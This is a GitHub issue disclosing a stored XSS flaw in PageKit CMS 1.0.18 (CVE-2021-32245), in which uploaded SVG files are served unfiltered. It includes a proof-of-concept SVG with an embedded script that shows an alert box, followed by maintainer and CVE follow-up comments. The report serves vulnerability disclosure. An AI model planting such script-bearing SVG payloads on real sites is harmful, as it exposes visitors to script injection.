New issue

Jump to bottom


A stored XSS has been found in PageKit CMS affecting versions 1.0.18. #963

Open **langkexiansheng** opened this issue on Apr 30, 2021 · 2 comments

langkexiansheng commented on Apr 30, 2021 • edited

Problem

A user can upload SVG files in the file upload portion of the CMS. These SVG files can contain malicious scripts. This file will be uploaded to the system and it will not be stripped or filtered. The user can create a link on the website pointing to "/storage/exp.svg" that will point to http://localhost/pagekit/storage/exp.svg. When a user comes along to click that link, it will trigger a XSS attack.



EXP

exp.svg

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
<script type="text/javascript">
alert(/xss/);
</script>
</svg>
```

Technical Details

- Pagekit version: 1.0.18.
- Webserver: nginx1.15.11
- Database: MySQL5.7.26
- PHP Version: 7.3.4

ahoiroman commented on Apr 30, 2021 Contributor

Hi,

Pagekit's development is almost dead and there are several discussions whether known XSS attack vectors being a problem or not. I doubt that there's a secure way to run Pagekit with any possibility for the user to add content (text or uploading files).

OS-WS commented on Jun 17, 2021

Hi,
This issue was assigned with CVE-2021-32245 -
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32245
Was it ever addressed/ fixed?
If so, in what commit?

Thanks in advance!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants